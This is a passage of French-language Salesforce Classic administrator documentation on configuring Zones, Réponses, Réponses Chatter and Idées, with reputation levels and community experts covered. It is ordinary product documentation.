Zones Réponses disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Zones Réponses Chatter disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer ou modifier une zone :

- Personnaliser l'application

- Les recherches globales dans l'application interne, effectuées par des utilisateurs internes, renvoient les résultats à partir de toutes les idées disponibles au sein de l'organisation. Les recherches effectuées par d'autres utilisateurs dans des communautés Salesforce renvoient des résultats à partir des idées disponibles dans la communauté.

CONSULTER ÉGALEMENT :

Création et modification de zones

## Création et modification de zones

Les zones sont partagées par les applications Idées, Réponses et Réponses Chatter, qui permettent d'afficher et de créer des zones à partir de ces emplacements. Les réponses ne peuvent avoir qu'une seule zone affichée à la fois. Les éditions prises en charge autorisent jusqu'à 50 zones par organisation.

Pour créer une zone ou modifier les détails d'une zone existante :

1. Dans Configuration, saisissez *Zones* dans la case `Recherche rapide`, puis sélectionnez **Zones** sous **Réponses**, **Zones d'idées** ou **Zones de Réponses Chatter**.
2. Cliquez sur **Modifier** en regard de la zone que vous souhaitez modifier ou sur **Nouveau** pour créer une zone.
3. Saisissez un nom unique pour votre zone qui identifie clairement son objet.
4. Vous pouvez aussi entrer une description en texte brut. Le langage HTML et les autres langages de balises ne sont pas pris en charge.
5. Cochez la case `Actif` pour afficher la zone dans votre communauté.

   Les zones ne peuvent pas être supprimées. Par conséquent, si vous souhaitez masquer une zone, assurez-vous que l'option `Actif` n'est pas sélectionnée. Toutes les zones actives sont automatiquement disponibles sous l'onglet Idées, mais vous pouvez attribuer une seule zone active à Réponses.
6. Sélectionnez le `Format du nom d'utilisateur` pour spécifier l'affichage des noms d'utilisateurs dans les questions et les réponses publiées dans l'ensemble de la zone. Chatter Answers utilise le Format du nom d'utilisateur uniquement pour les questions et les réponses. Ideas utilise le Surnom pour les noms d'utilisateur dans une communauté plutôt que le Format du nom d'utilisateur dans une zone.

   Remarque: Pour Chatter Answers, les prénoms sont utilisés pour les utilisateurs dans le Groupe d'agents de support client, même si Surnom est sélectionné en tant que Format du nom d'utilisateur pour la zone.
7. Spécifiez l'emplacement auquel vous souhaitez afficher cette zone.
   - `Communauté` permet de sélectionner une communauté pour afficher la zone. Pour Réponses Chatter uniquement, vous pouvez également sélectionner **Visible sans authentification** pour autoriser les utilisateurs invités à afficher sans connexion une activité dans la zone via la communauté.
   - `Interne uniquement` affiche la zone uniquement pour les utilisateurs internes. Les membres du portail et des communautés Salesforce ne peuvent pas afficher les zones internes.
   - `Portail` permet de sélectionner dans une liste de portails existants.

Éditions

Disponible avec : Salesforce Classic

Zones idées disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Zones Réponses disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Zones Réponses Chatter disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier une zone :
- Personnaliser l'application

Pour rendre une zone visible publiquement, sélectionnez le portail client que vous souhaitez exposer publiquement en utilisant des sites Force.com. Réponses Chatter est pris en charge dans les sites Force.com. Réponses n'est pas pris en charge dans les sites Force.com.

Remarque: Si vous réattribuez une zone à une autre communauté, les éléments associés à cette zone sont également déplacés vers la nouvelle communauté. Les utilisateurs connectés à la communauté d'origine ne peuvent pas afficher les éléments qui ont été déplacés vers la nouvelle communauté, notamment la section Éléments récents de la colonne du menu latéral. Si la zone est renvoyée vers la communauté d'origine, la possibilité d'afficher ces éléments est rétablie.

8. Pour configurer des zones pour Réponses Chatter, suivez les étapes ci-dessous :
   a. Sélectionnez `Activer pour Réponses Chatter` pour associer la zone à Réponses Chatter.
   b. Sélectionnez `Activer les questions privées` pour permettre aux clients de publier leurs questions en privé pour le support client (créer des requêtes). Si vous ne sélectionnez pas ce paramètre, les agents de support peuvent néanmoins initier des communications privées avec les clients.
   c. Dans `Page Visualforce qui héberge les fils de votre zone`, cliquez sur , puis sélectionnez la page Visualforce dans laquelle les questions, les réponses et les articles de la base de connaissances s'affichent.

      La page que vous sélectionnez doit inclure le composant `chatteranswers:allfeeds` ou une combinaison des composants suivants : `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter` afin d'associer correctement la zone à votre site Force.com. Si vous ne sélectionnez pas de page Visualforce, une page est automatiquement générée lors de l'enregistrement de votre zone. La page générée inclut l'ID de votre zone afin d'associer des rubriques, des questions et des réponses à votre zone spécifique, et de les afficher. Le nom de la page reflète le nom de votre zone auquel est ajouté le suffixe « _main », par exemple `NomZone_main`. La page inclut également un attribut linguistique qui correspond à la langue par défaut de votre organisation.

      Vous pouvez utiliser l'attribut booléen `NoSignIn` dans les composants `chatteranswers:allfeeds`, `chatteranswers:aboutme`, `chatteranswers:feeds` ou `chatteranswers:searchask` pour supprimer tous les liens d'inscription de votre zone. Utilisez cette option avec un chemin d'inscription externe, pour vous assurer que les utilisateurs le suivent au lieu de la connexion Réponses Chatter standard. Lorsque l'attribut booléen `NoSignIn` est `true`, les utilisateurs peuvent néanmoins rechercher et consulter les contenus accessibles publiquement dans la zone. S'ils ont déjà une session valide, ils peuvent publier des questions et des réponses, voter et marquer un contenu.

   d. Dans `Site qui héberge votre zone`, cliquez sur , puis sélectionnez le site Force.com dans lequel vous souhaitez héberger la zone.
      - Si vous associez la zone à un portail, vous devez saisir un domaine de site Force.com.
      - Si vous associez la zone à une communauté Salesforce qui ne nécessite aucune authentification des utilisateurs pour consulter l'activité de la zone, nous renseignons pour vous le domaine du site Force.com.

   e. Dans `URL de notification par e-mail`, vous pouvez également personnaliser l'URL qui est incluse dans les notifications envoyées à partir de la zone.

      L'URL de notification par e-mail est générée automatiquement en fonction des paramètres de visibilité de la zone, mais elle peut être adaptée à des besoins ou des conditions d'utilisation spécifiques. Si vous avez une page de connexion personnalisée, saisissez son URL. Par exemple, si vous créez une page de connexion qui permet aux utilisateurs d'accéder à plusieurs zones, vous pouvez personnaliser l'`URL de notification par e-mail` afin de rediriger les utilisateurs vers cette page à partir d'e-mails de notification.

      Remarque: Si vous avez une URL existante pour les notifications par e-mail pour une zone interne et que vous configurez un domaine personnalisé en utilisant Mon domaine, vous devez mettre à jour manuellement l'URL de notification par

e-mail. Pour mettre à jour l'URL, effacez l'URL existante afin de vider le champ. Enregistrez la page. Le système renseigne le champ avec la nouvelle URL Mon domaine.

**f.** Dans `Groupe d'agents de support client`, sélectionnez le groupe d'utilisateurs public qui agit en tant qu'agent de support pour la zone. Une icône de casque s'affiche en regard du nom d'utilisateur de ces personnes dans la zone.

**g.** Alternativement, dans `En-tête` ou `Pied de page`, vous pouvez cliquer sur , puis sélectionner un fichier texte ou HTML qui ajoute la marque de votre organisation aux en-têtes ou pieds de page des notifications par e-mail envoyées à partir de la zone.

Vous pouvez sélectionner uniquement un fichier qui a été chargé dans un dossier accessible publiquement sous l'onglet Documents et marqué `Image accessible en externe`. La taille des fichiers que vous insérez dans les champs doit être limitée à 10 Ko.

**h.** Dans la liste des catégories de données prédéfinies, sélectionnez les catégories de données que vous voulez exposer dans la zone.

**9.** Pour configurer des Idées pour la zone, utilisez le champ `Groupe d'experts` pour sélectionner le groupe d'experts public qui doit surveiller la zone d'Idées.

**10.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Sélection de valeurs et de valeurs par défaut d'une liste de sélection pour une zone

Activation des idées dans le portail client

Désignation d'experts de communauté

# Communautés de réponses

## Configuration de réponses

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

Pour configurer des réponses :

1. Activez les réponses et définissez la zone par défaut.
2. Créez un groupe de catégories pour les réponses et ajoutez des catégories de données au groupe de catégories.

   **Remarque:** Bien que vous puissiez créer jusqu'à cinq niveaux hiérarchiques dans un groupe de catégories, seules les catégories de premier niveau sont prise en charge dans votre communauté de réponses. Les catégories enfant sous le premier niveau ne sont pas affichées dans la communauté et les membres ne peuvent pas les attribuer à des questions.

**Éditions**

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour personnaliser les paramètres de Réponses :

- Personnaliser l'application

3. Attribuez les catégories de données à votre communauté de réponses.
4. Vérifiez les paramètres de visibilité du groupe de catégories pour déterminer comment restreindre l'accès aux catégories et aux questions qu'elles contiennent dans la communauté de réponses.
5. Utilisation de rôles, d'ensembles d'autorisations ou de profils :
   a. Personnaliser la visibilité de groupe de catégories de données.
   b. (Facultatif) Désignez une visibilité de groupe de catégories par défaut pour les utilisateurs sans visibilité via des rôles, des ensembles d'autorisations ou des profils.
6. (Facultatif) Pour autoriser les membres de la communauté à utiliser des requêtes pour escalader une question sans réponse ou problématique en nouvelle requête :
   a. Depuis les paramètres de gestion des objets de requêtes, accédez à Présentations de page. Modifiez les présentations de page de requête pour inclure le champ `Question`.
   b. Depuis les paramètres de gestion des objets de requêtes, accédez à Champs. Assurez-vous que la sécurité rend le champ `Question` visible dans les profils requis.

   Seuls les membres de la communauté qui disposent de l'autorisation de création de requêtes ont une option **Escalader en requête** dans les questions.
7. (Facultatif) Si votre organisation utilise Salesforce Knowledge, les utilisateurs peuvent convertir les réponses particulièrement utiles en articles de la base de connaissances. Dans Configuration, saisissez *`Paramètres de Knowledge`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de Knowledge** et assurez-vous que l'option `Autoriser les utilisateurs à créer un article à partir d'une réponse` est sélectionnée.
8. (Facultatif) Créez des règles de validation pour les questions et les réponses afin d'empêcher les débordements de langage dans les réponses publiées au sein de la communauté.

   Pour créer des règles de validation, dans les paramètres de gestion des objets des questions Chatter Answers et des réponses Chatter Answers, accédez à Règles de validation.
9. (Facultatif) Créez des règles de workflow pour les questions. Par exemple, vous pouvez créer une règle de workflow qui envoie à l'administrateur de la communauté un e-mail dès qu'une question contient dix réponses ou plus sans meilleure réponse. Les questions ne prennent pas en charge les processus d'approbation ni les tâches de workflow.
10. (Facultatif) Créez des rapports pour votre communauté de réponses.
11. (Facultatif) Activez les réponses dans votre portail client ou activez les réponses dans votre portail partenaire.

Conseil: Aucun champ personnalisé que vous créez pour des questions ou des réponses ne peut s'afficher dans l'interface utilisateur de Salesforce. Vous pouvez toutefois ajouter des champs personnalisés à des questions ou à des réponses uniquement à des fins d'intégration d'API. Par exemple, ajoutez un champ de texte personnalisé à des questions, puis utilisez l'API pour renseigner ce champ de texte avec le nom du pays d'origine de chaque question.

CONSULTER ÉGALEMENT :

Création et modification de zones

Configuration de réponses

## Activation des réponses et attribution de la zone par défaut

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

Cette fonctionnalité de l'application Communauté permet aux utilisateurs de poser des questions et aux membres de la communauté de publier des réponses. Les membres de la communauté peuvent voter sur le pertinence de chaque réponse et la personne qui a posé la question peut choisir la meilleure réponse.

Pour activer la fonctionnalité Réponses :

1. Dans Configuration, saisissez *Paramètres des réponses* dans la case Recherche rapide, puis sélectionnez **Paramètres des réponses**.
2. Cliquez sur **Modifier**.
3. Pour activer les réponses, cochez la case Activer les réponses.

   L'activation des réponses ajoute l'onglet Réponses à l'application Communauté et crée une zone nommée Zone interne.
4. Sélectionnez la zone par défaut pour l'onglet Réponses. Vous ne pouvez afficher qu'une seule zone de réponses à la fois. Vous pouvez utiliser la Zone interne par défaut ou créer une autre zone et l'utiliser par défaut.
5. Cliquez sur **Enregistrer**.

**Éditions**

Disponible avec : Salesforce Classic

Réponses est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour personnaliser les paramètres de Réponses :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Création et modification de zones

## Attribution de catégories de données à des réponses

**Remarque:** Le retrait de Réponses est planifié dans toutes les organisations Salesforce à compter de la version Winter '18. Pour plus d'informations, reportez-vous à Retrait de Réponses Chatter dans la version Winter '18. À compter de la version Summer '13, Réponses n'est pas disponible pour les nouvelles organisations. Vous utilisez à la place les Questions Chatter, une fonctionnalité QetR intégrée de façon transparente à Chatter. Les Questions Chatter permettent aux utilisateurs de poser des questions et de trouver les réponses sans jamais quitter Chatter. Si la fonctionnalité a été activée avant la version Summer '13, les organisations existantes gardent accès à Réponses jusqu'à la version Winter '18.

Dans une zone de réponses, un *groupe de catégories* fournit une ou plusieurs catégories qui permettent de mieux organiser les réponses en vue de faciliter la consultation. Si le groupe de catégories contient une hiérarchie, seules les catégories de niveau supérieur sont affichées sous l'onglet Réponses. Par exemple, si vous êtes un fabricant d'ordinateur, vous pouvez créer un groupe contenant quatre catégories de produits pour votre zone Produits : Ordinateurs portables haut de gamme, Ordinateurs portables, Ordinateurs de bureau pour le jeu et Ordinateurs de bureau pour l'entreprise. Les membres de la zone peuvent choisir une catégorie pour l'attribuer à une question.

L'exemple ci-dessous présente l'affichage des catégories au sein d'un groupe de catégories sous l'onglet Réponses.

**Éditions**


Disponible avec : Salesforce Classic

Réponses est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour personnaliser les paramètres de Réponses :
- Personnaliser l'application

**Onglet Réponses affichant des catégories**




1. Zone attribuée aux réponses.
2. Lors de l'attribution d'un groupe de catégories à des réponses, les catégories de données au sein du groupe s'affichent sous le nom de la zone dans l'onglet Réponses. Les membres de la zone peuvent attribuer ces catégories à leurs questions et parcourir les catégories afin de consulter les questions similaires. Le nom du groupe de catégories ne s'affiche pas dans la communauté de réponses.

Le nom du groupe de catégories ne s'affiche pas dans la communauté de réponses. Cependant, toutes les catégories du groupe s'affichent sous le nom de la zone dans l'onglet Réponses.

Pour attribuer un groupe de catégories à des réponses :

1. Créez un groupe de catégories pour les réponses et ajoutez des catégories de données au groupe de catégories.

   Nous recommandons de nommer le groupe de catégories avec le nom de la communauté de réponses pour indiquer aux autres administrateurs l'emplacement auquel le groupe de catégories est utilisé.

   Remarque: Bien que vous puissiez créer jusqu'à cinq niveaux hiérarchiques dans un groupe de catégories, seules les catégories de premier niveau sont prise en charge dans votre communauté de réponses. Les catégories enfant sous le premier niveau ne sont pas affichées dans la communauté et les membres ne peuvent pas les attribuer à des questions.

2. Dans Configuration, saisissez *Attributions de catégories de données* dans la case Recherche rapide, puis sélectionnez **Attributions de catégories de données** sous Réponses. La page d'attribution de groupes de catégories s'affiche uniquement lorsque les réponses sont activées.
3. Cliquez sur **Modifier**.
4. Sélectionnez le groupe de catégories que vous souhaitez attribuer à votre zone de réponses.

   Remarque: Si vous modifiez ultérieurement le groupe de catégories des réponses, toutes les catégories existantes associées à vos questions sont supprimées. Les questions de votre communauté de réponse ne seront pas classées tant que les membres de la communauté n'auront pas attribué de nouvelle catégories.

5. Cliquez sur **Enregistrer**.

Vous recevez un e-mail une fois le processus d'enregistrement terminé.

CONSULTER ÉGALEMENT :

Catégories de données dans Salesforce.com

# Communautés d'idées

## Encouragement de la création et du partage d'idées dans les communautés Salesforce

Ajoutez les utilisateurs des Idées à des communautés Salesforce pour bénéficier de nouvelles méthodes de collaboration.

Favorisez l'engagement et la collaboration autour d'idées en permettant à vos clients de publier et de commenter des idées directement à partir de leur page d'accueil Communautés Salesforce. L'ajout d'idées à des communautés Salesforce permet à vos utilisateurs de tirer parti d'un partenariat actif et créatif entre les membres de communautés. Les communautés sont des espaces personnalisables, publics ou privés qui permettent aux employés, aux clients et aux partenaires de collaborer sur les meilleures pratiques et les processus métier. Lorsque vous activez les idées dans les communautés Salesforce, vous permettez aux membres d'une communauté de créer des idées et des thèmes d'idées, et d'en discuter. Vous pouvez créer des communautés publiques qui permettent à vos clients ou partenaires d'échanger des idées, ainsi que des communautés internes privées qui sont réservées à vos employés.

La modération et la gestion des idées dans des communautés peuvent être attribuées à des membres de communauté interne, en fonction de leurs privilèges. Les utilisateurs internes peuvent modérer des communautés internes et externes, car ils ont accès aux communautés internes ainsi qu'à toutes les communautés publiques auxquelles ils ont accès.

Pour organiser votre communauté en plus petits groupes, vous pouvez créer des zones au sein d'une communauté qui reflètent des intérêts spécifiques, des groupements de produits ou des types de client. Les zones sont partagées par les applications Idées, Réponses et Réponses Chatter, qui permettent d'afficher et de créer des zones à partir de ces emplacements. Par exemple, si vous êtes un fabricant d'ordinateurs, vous pouvez créer une communauté intitulée Ordinateurs portables et une autre intitulé Ordinateurs de bureau. Dans chaque communauté, vous pouvez créer des zones spécifiques aux différentes caractéristiques des produits.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour personnaliser les paramètres des Idées pour des communautés Salesforce :

- Personnaliser l'application

Les membres d'une communauté disposent d'une visibilité sur différentes zones en fonction de leur profil utilisateur :

- Les utilisateurs d'une communauté affichent les zones associées à la communauté à laquelle ils sont inscrits.
- Les utilisateurs internes qui disposent d'autorisations d'affichage d'idées peuvent afficher toutes les zones internes uniquement dans l'organisation. Si des utilisateurs internes s'inscrivent à une communauté, ils affichent uniquement les zones associées à cette communauté.
- Les utilisateurs internes qui disposent d'autorisations d'affichage de Réponses Chatter peuvent afficher toutes les zones internes uniquement dans l'organisation sous l'onglet Q&A. Si des utilisateurs internes s'inscrivent à une communauté, ils affichent uniquement les zones associées à cette communauté.
- Les utilisateurs d'un portail peuvent afficher les zones associées à leur portail.
- Les utilisateurs d'un portail qui disposent d'un accès au portail et à une communauté peuvent afficher les zones associées au portail ou à la communauté à laquelle ils sont actuellement inscrits.
- Les utilisateurs qui ont accès au portail ou à la communauté via une API peuvent accéder à toutes les zones auxquelles ils ont accès dans tous les contextes.
- Les recherches globales dans l'application interne, effectuées par des utilisateurs internes, renvoient les résultats à partir de toutes les idées disponibles au sein de l'organisation. Les recherches effectuées par d'autres utilisateurs dans des communautés Salesforce renvoient des résultats à partir des idées disponibles dans la communauté.

## Gestion des Idées

Idées est une communauté d'utilisateurs qui publient, votent et commentent des idées. Elle peut être considérée comme une boîte à suggestions en ligne incluant des discussions et des classements par popularité pour n'importe quel sujet. Pour organiser votre communauté en plus petits groupes, vous pouvez créer des zones au sein d'une communauté qui reflètent des intérêts spécifiques, des groupements de produits ou des types de client.

Vous pouvez afficher des Idées pour des utilisateurs Salesforce internes, des utilisateurs d'une communauté Salesforce.com, d'un portail client ou d'un portail partenaire, ou des utilisateurs publics (nécessite la configuration d'un site Force.com). Vous pouvez également gérer des Idées à partir de la console.

Les organisations qui utilisent Professional Edition ne peuvent avoir qu'une seule communauté d'idées interne. Toutes les autres éditions peuvent avoir jusqu'à 50 zones partagées entre Idées, Réponses et Réponses Chatter.

En tant qu'administrateur, vous pouvez :

- Vérifier si les idées sont activées pour votre organisation et personnaliser leur période de décroissance. Reportez-vous à Personnalisation des paramètres de Idées.
- Créer des zones pour organiser des idées. Reportez-vous à Création et modification de zones.
- Créer des thèmes d'idées vous permettant d'inviter des membres de communauté à publier des idées sur des thèmes spécifiques afin d'aider les membres à résoudre des problèmes ou de proposer des innovations pour votre société.
- Définir des valeurs de liste de sélection pour les champs `Catégories` et `Statut`. Reportez-vous à Définition de valeurs de liste de sélection pour les champs Catégories et Statut.
- Spécifier la présentation des champs personnalisés. Reportez-vous à Définition de présentations de page pour des idées.
- Rendre les rapports sur les idées accessibles à tous les utilisateurs.
- Personnaliser les présentations de recherche d'idée.
- Fusionner des idées afin de réduire le nombre d'idées dupliquées.
- Attribuer un statut à une idée.
- Supprimer un vote grâce à l'API pour effacer tout historique généré par ce vote.

  Plus précisément, la suppression d'un vote est à l'origine des éléments suivants :

  - Retire 10 points du résultat global de l'idée
  - Retire le nom de l'utilisateur de la section 100 derniers votes de la page de détail de l'idée

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour gérer des communautés Idées :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Activation des idées dans le portail client

## Personnalisation des paramètres de Idées

Pour gérer les paramètres à l'échelle de l'organisation pour Idées :

1. Dans Configuration, saisissez *Paramètres des idées* dans la case Recherche rapide, puis sélectionnez **Paramètres des idées**.
2. Cliquez sur **Modifier**.
3. Utilisez la case Activer les idées pour activer ou désactiver les idées dans votre organisation.

   La désactivation des Idées retire l'onglet Idées et les utilisateurs ne peuvent plus accéder aux zones actives. Toutefois, ces zones s'afficheront de nouveau sous l'onglet Idées la prochaine fois que vous activerez les Idées.
4. Vous pouvez aussi sélectionner Activer la Mise en forme de texte, les Images et les Liens pour activer l'éditeur HTML d'idées, qui fournit aux utilisateurs des capacités d'édition HTML tel-tel et de référencement d'images lorsqu'ils publient ou commentent des idées.

   ATTENTION: Une fois que vous avez activé l'éditeur HTML d'idées, vous ne pouvez plus le désactiver. Si vous ne voyez pas la case à cocher Activer la Mise en forme de texte, les Images et les Liens, l'éditeur HTML d'idées est activé par défaut pour votre entreprise.
5. Si votre organisation n'a pas encore activé le champ de sélection multiple Catégories, cliquez sur le bouton **Activer** situé sous le message Catégories en haut de la page. Ce bouton n'est pas affiché si votre organisation a déjà activé le champ Catégories.

   Si le champ Catégories est déjà activé, la case Activer les catégories est sélectionnée. Une fois activé, vous ne pouvez pas désactiver ce champ.
6. Sélectionnez Activer la réputation pour permettre aux utilisateurs de gagner des points et des votes en fonction de leur activité dans chaque zone.
7. Sélectionnez un Profil utilisateur d'idées pour tous les profils utilisateur de la zone.

| Type de profil utilisateur | Description |
|---|---|
| Profil Chatter | Le profil Chatter de l'utilisateur est le type de profil utilisateur par défaut. Si vous sélectionnez cette option et qu'un utilisateur n'a pas de profil Chatter, le profil zone Idées est utilisé. |
| Profil zone Idées | Le profil que l'utilisateur configure pour la zone Idées. Ce type de profil est utilisé pour les zones Idées dans des portails. |
| Profil personnalisé avec une page Visualforce | Vous pouvez spécifier une page Visualforce pour un profil personnalisé pour tous les utilisateurs d'Idées dans la zone. Si vous sélectionnez ce type de profil, vous devez spécifier une page Visualforce dans Page de profil personnalisé. |

8. Dans le champ Période de décroissance (en jours), entrez un nombre de jours.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser les paramètres des Idées :
- Personnaliser l'application

La période de décroissance détermine la vitesse à laquelle les anciennes idées quittent le haut de la liste sur le sous-onglet Idées populaires, pour laisser la place aux idées ayant obtenu des votes plus récents. Une période de décroissance plus courte déplace les idées vers le bas de la page plus rapidement qu'une période de décroissance plus longue.

Remarque: Ce champ ne s'affiche pas si Idées est désactivé. Pour modifier le champ `Période de décroissance (en jours)`, enregistrez vos modifications une fois Idées activé, puis cliquez sur **Modifier** dans la page Paramètres des idées.

9. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Gestion des Idées

Encouragement de l'innovation avec la réputation des idées

## Encouragement de l'innovation avec la réputation des idées

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Récompensez les membres les plus influents et les plus innovants de votre communauté d'idées en les remerciant de leur participation et de leur contribution à la communauté. En activant la Réputation dans les idées, puis en sélectionnant des noms et des seuils de niveau, vous permettez aux utilisateurs de gagner des points et des votes qui récompensent et encouragent leur contribution active et utile à la communauté. En augmentant leur engagement, les membres de la communauté améliorent la qualité générale des idées, ce qui permet à tous les utilisateurs de bénéficier d'un partenariat actif et créatif avec les clients.

Les utilisateurs sont récompensés avec des points pour de nombreuses activités qui comprennent :

- Création d'une idée
- Réception d'un commentaire sur leur idée
- Réception d'un vote positif sur leur idée ou commentaire
- Commentaire sur l'idée d'une autre personne

Les points de réputation sont calculés séparément pour chaque zone et pour l'activité cumulée dans l'ensemble de l'organisation. Les utilisateurs qui participent dans différentes zones ont des valeurs de réputation différentes pour chaque zone, qui dépendent de leur activité dans cette zone. Lorsque des utilisateurs sont connectés à l'application interne, leur score de réputation est basé sur leur participation dans toutes leszones auxquelles ils appartiennent.

Les idées intègre les niveaux de réputation prédéfinis suivants qui s'appliquent à toutes les zones et à l'application interne. À l'aide de l'API, des niveaux de réputation et des points pour chaque niveau peuvent être ajoutés ou modifiés pour refléter les niveaux de participation dans votre communauté.

| Nom | Points par niveau |
|---|---|
| Observateur | 0 – 99 |
| Contributeur | 100 – 399 |
| Prescripteur | 400 – 1499 |
| Leader d'opinion | 1500+ |

Les niveaux de réputation sont disponibles via l'API et peuvent être affichés dans des implémentations d'idées. Pour ajouter ou modifier des noms de niveau de réputation, des points par niveau ou d'autres attributs d'une réputation dans l'une de vos zones, utilisez les objets IdeaReputation et IdeaReputationLevel dans l'API. Vous pouvez créer jusqu'à 25 niveaux de réputation différents pour chaque zone.

CONSULTER ÉGALEMENT :

Personnalisation des paramètres de Idées

## Désignation d'experts de communauté

Désigner vos meilleurs utilisateurs en tant qu'experts dans leur communauté.

Un expert de communauté est un membre de la communauté qui s'exprime de manière crédible et en tant qu'autorité au nom de votre organisation. Lorsque des experts de communauté publient des commentaires ou des idées, une icône unique ( ) est affichée en regard de leur nom. L'administrateur Salesforce peut désigner autant d'experts de communauté que nécessaire.

Si vous souhaitez avoir des experts dans votre communauté, configurez des Zones et créez un groupe public qui inclut ces utilisateurs experts. Pendant le processus de configuration, désignez ensuite ce groupe public comme expert de la communauté.

Avant de sélectionner un groupe public comme experts de communauté, veuillez noter les points suivants :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Un expert de communauté peut être un employé de votre organisation chargé des réponses officielles dans la communauté. Un expert de communauté peut être une personne extérieure à votre organisation, qui est active au sein de la communauté et qui possède des connaissances sur un sujet abordé dans la communauté.
- La seule différence entre un expert de communauté et d'autres membres de la communauté est l'icône unique qui s'affiche en regard du nom de l'expert de communauté. Les experts de communauté ne disposent d'aucune autorisation particulière en dehors de ce qui est spécifié dans leur profil d'utilisateur et leurs ensembles d'autorisations.
- Les experts de communauté doivent faire partie d'un groupe public et ce groupe public doit être spécifié dans la liste déroulante `Groupe d'experts`. Si les experts diffèrent au sein de ces communautés, vous devez créer un groupe public pour chaque communauté.
- Si une communauté est affichée dans un portail client ou dans un portail partenaire, vous pouvez utiliser une feuille de style en cascade (CSS) pour modifier l'icône associée à l'expert de communauté. Lors de la création d'un portail, spécifiez votre CSS dans l'`en-tête` de votre portail et utilisez la classe `expertUserBadge` pour référencer la nouvelle image d'arrière-plan de l'expert de communauté. Nous recommandons d'utiliser une icône ne dépassant pas 16 x 16 pixels.

CONSULTER ÉGALEMENT :

Création et modification de zones

## Définition de présentations de page pour des idées

Lorsque vous créez un champ personnalisé pour des Idées, vous pouvez lui ajouter la section Informations supplémentaire qui s'affiche dans les pages Publier une idée et Détails d'idée.

